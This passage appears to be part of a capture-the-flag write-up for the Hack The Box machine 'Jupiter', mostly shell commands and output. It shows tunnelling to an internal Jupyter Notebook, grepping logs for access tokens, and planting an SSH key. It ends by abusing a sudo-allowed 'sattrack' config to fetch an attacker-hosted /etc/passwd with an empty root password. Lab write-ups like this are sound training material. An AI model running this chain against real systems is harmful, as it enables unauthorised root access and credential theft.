2) Enumerated the internal ports


```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ ssh juno@jupiter.htb -i jupiter -L 127.0.0.1:8888:127.0.0.1:8888 -N
```

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 127.0.0.1 -p 8888 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-22 16:45 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00088s latency).

PORT     STATE SERVICE VERSION
8888/tcp open  http    Tornado httpd 6.2
| http-title: Jupyter Notebook
|_Requested resource was /login?next=%2Ftree%3F
|_http-server-header: TornadoServer/6.2
| http-robots.txt: 1 disallowed entry
|_/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.13 seconds
```

3) found token

```
juno@jupiter:~$ cat /opt/solar-flares/logs/jupyter* | grep -o -E "token=[a-z0-9]*" | sort -u
token=17c88cd08da0e83060212d9bdca9b7e0cb77a5b3db7f601e
token=2f504e6fb46d05416b63f9a437f9b01cd84f1dc508f760e9
token=32c191b5c60eee4f4a2a8c71498d0d285a82433f1629e44d
token=355e8d17288e32971e13b7ea0e5a45f610a89a1079935d70
token=37f2db0a47c03b24be01fb112561f83d5394c4af343c1e90
token=3c02358351a9f5dddc49de8529d8d70b72ad1bf3447da316
token=3fdb3a61fcbd3d798b1e544e65506679f1b3afe4c3d64ec0
token=42dc3684132c4f3abd861afaff87f77088e18ea324e8613f
token=4f3a203bf39974ebe186dcfcb13951800d7d48f551dca269
token=5313d7bfe0eb674db299f627f4be1212d17c6758b7b98989
token=541fe01458de7dfa4f6846a8942ac19813027a0d4c7ae75e
token=58b7b9d0f454d3dd67ba8617b5c49152b40b9a84ba84aaf6
token=6e55453452553edb56a9a1ff047e59731a996f1b1477a2bb
token=7c07a1dec44c592d51fffbe41d93478ed81b5bd6536f4e9e
token=86bc5bfe81160236c47c9ef49b0c30333685bd9bc1b4fabb
token=99515a46ec9771332b4bdb8c6345f556d0b9033ebb857bfc
token=a3fa766425e9e215fdb7bc51fecaaa9e851c579c1c9118a0
token=ac76aa2810c91514fb07a00850fc83091cd22e6cd8de4cad
token=afd87eff400a5006d19b6f7bf1b5541b7f716efbf847e440
token=b56d663f59a58570177c92c7bb992f90b252f97e9d04ab4a
token=b8055b937eeb17431b3f00dfc5159ba909012d86be120b60
token=c0dc3dc7a8ccbc8f12161717cb99e588c05af493a8ef44e9
token=c1b7aef7f310cd8f3143c70fb9b4b0e41a10559afeebafab
token=cb3838c517de094f37ac3a51fa6e5d65b29c54f407a2bfb9
token=e9b7d5bd755ff579a4bcd1cb2316098b282c954029d58f5d
token=ecb902737922cbb1155bc7c7a60a6f1b52ae206fd2e1ff1d
token=fa7fab9d1955b2003a7755d125e351956cc5b07e4ee7e8ec
token=ff0e0d45e2c953a0e942abc9008b03d728cf989ad9f93f9b
juno@jupiter:~$
```

4) we can execute command as jovian in this notebook



5) got ssh as jovian

```
In [3]: os.system("mkdir ~/.ssh")
Out[3]: 0

In [4]: os.system("cp /tmp/key ~/.ssh/authorized_keys")
Out[4]: 0
```

6) found sudo permissions

```
jovian@jupiter:~$ sudo -l
Matching Defaults entries for jovian on jupiter:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jovian may run the following commands on jupiter:
    (ALL) NOPASSWD: /usr/local/bin/sattrack
```

7) it uses config file

```
jovian@jupiter:~$ strace /usr/local/bin/sattrack
```

```
newfstatat(AT_FDCWD, "/tmp/config.json", 0x7fffc7ea4210, 0) = -1 ENOENT (No such file or directory)
write(1, "Configuration file has not been "..., 57) = 57
getpid()                                = 5205
exit_group(1)                           = ?
+++ exited with 1 +++
```

8) found a config file

```
jovian@jupiter:~$ find / -name config.json 2>/dev/null
/usr/local/share/sattrack/config.json
/usr/local/lib/python3.10/dist-packages/zmq/utils/config.json
jovian@jupiter:~$
```

```
jovian@jupiter:~$ cat /usr/local/share/sattrack/config.json
{
        "tleroot": "/tmp/tle/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "http://celestrak.org/NORAD/elements/weather.txt",
                "http://celestrak.org/NORAD/elements/noaa.txt",
                "http://celestrak.org/NORAD/elements/gp.php?GROUP=starlink&FORMAT=tle"
        ],

        "updatePerdiod": 1000,

        "station": {
                "name": "LORCA",
                "lat": 37.6725,
                "lon": -1.5863,
                "hgt": 335.0
        },

        "show": [
        ],

        "columns": [
                "name",
                "azel",
                "dis",
                "geo",
                "tab",
                "pos",
                "vel"
        ]
}
jovian@jupiter:~$
```

9) it creates file, on any folder so made a copy of passwd with passwordfree login

```
jovian@jupiter:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
juno:x:1000:1000:juno:/home/juno:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
postgres:x:114:120:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
grafana:x:115:121::/usr/share/grafana:/bin/false
jovian:x:1001:1002:,,,:/home/jovian:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false
jovian@jupiter:~$
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ cat passwd
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
```

```
jovian@jupiter:/tmp$ cat config.json
{
        "tleroot": "/etc/",
        "tlefile": "weather.txt",
        "mapfile": "/usr/local/share/sattrack/map.json",
        "texturefile": "/usr/local/share/sattrack/earth.png",

        "tlesources": [
                "http://10.10.14.2/passwd"
        ],

        "updatePerdiod": 1000,

        "station": {
                "name": "LORCA",
                "lat": 37.6725,
                "lon": -1.5863,
                "hgt": 335.0
        },

        "show": [
        ],

        "columns": [
                "name",
                "azel",
                "dis",
                "geo",
                "tab",
                "pos",
                "vel"
        ]
}
```

10) got root access

```
jovian@jupiter:/tmp$ su root
root@jupiter:/tmp# cd /root
root@jupiter:~# whoami
root
root@jupiter:~#
```